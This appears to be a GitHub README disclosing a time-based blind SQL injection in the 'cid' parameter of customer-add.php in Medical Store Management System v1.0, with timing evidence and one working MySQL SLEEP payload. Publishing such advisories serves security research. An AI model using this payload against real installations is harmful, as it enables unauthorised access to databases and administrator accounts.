
nu11secur1ty Update README.MD ... on Feb 16 History

..	
Docs	9 months ago
PoC	9 months ago
README.MD	9 months ago

README.MD

Medical-Store-Management-System

Vendor



Description:

The `cid` parameter from customer-add.php app on Medical Store Management System v1.0 appears to be vulnerable to SQL injection attacks. The application took 20034 milliseconds to respond to the request, compared with 36 milliseconds for the original request, indicating that the injected SQL command caused a time delay. The malicious actor can take control of the system administrator accounts of this system! WARNING: If this is in some external domain, or some subdomain, or internal, this will be extremely dangerous!

Status: CRITICAL

[+] Payloads:

```
---
Parameter: cid (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cid=987101' AND (SELECT 7784 FROM (SELECT(SLEEP(3)))HbQW) AND 'yDXs'='y
---
```

OMG

Reproduce:

href

Proof and Exploit:

href